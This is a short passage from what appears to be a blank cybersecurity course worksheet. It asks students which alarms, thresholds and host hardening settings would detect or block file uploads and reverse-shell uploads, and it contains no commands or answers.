What threshold would you set to activate this alarm?

System Hardening

What configuration can be set on the host to control access?

Describe the solution. If possible, provide the required command line(s).

Mitigation: Identifying Reverse Shell Uploads

Alarm

What kind of alarm can be set to detect future file uploads?

What threshold would you set to activate this alarm?

System Hardening

What configuration can be set on the host to block file uploads?

Describe the solution. If possible, provide the required command line.

The End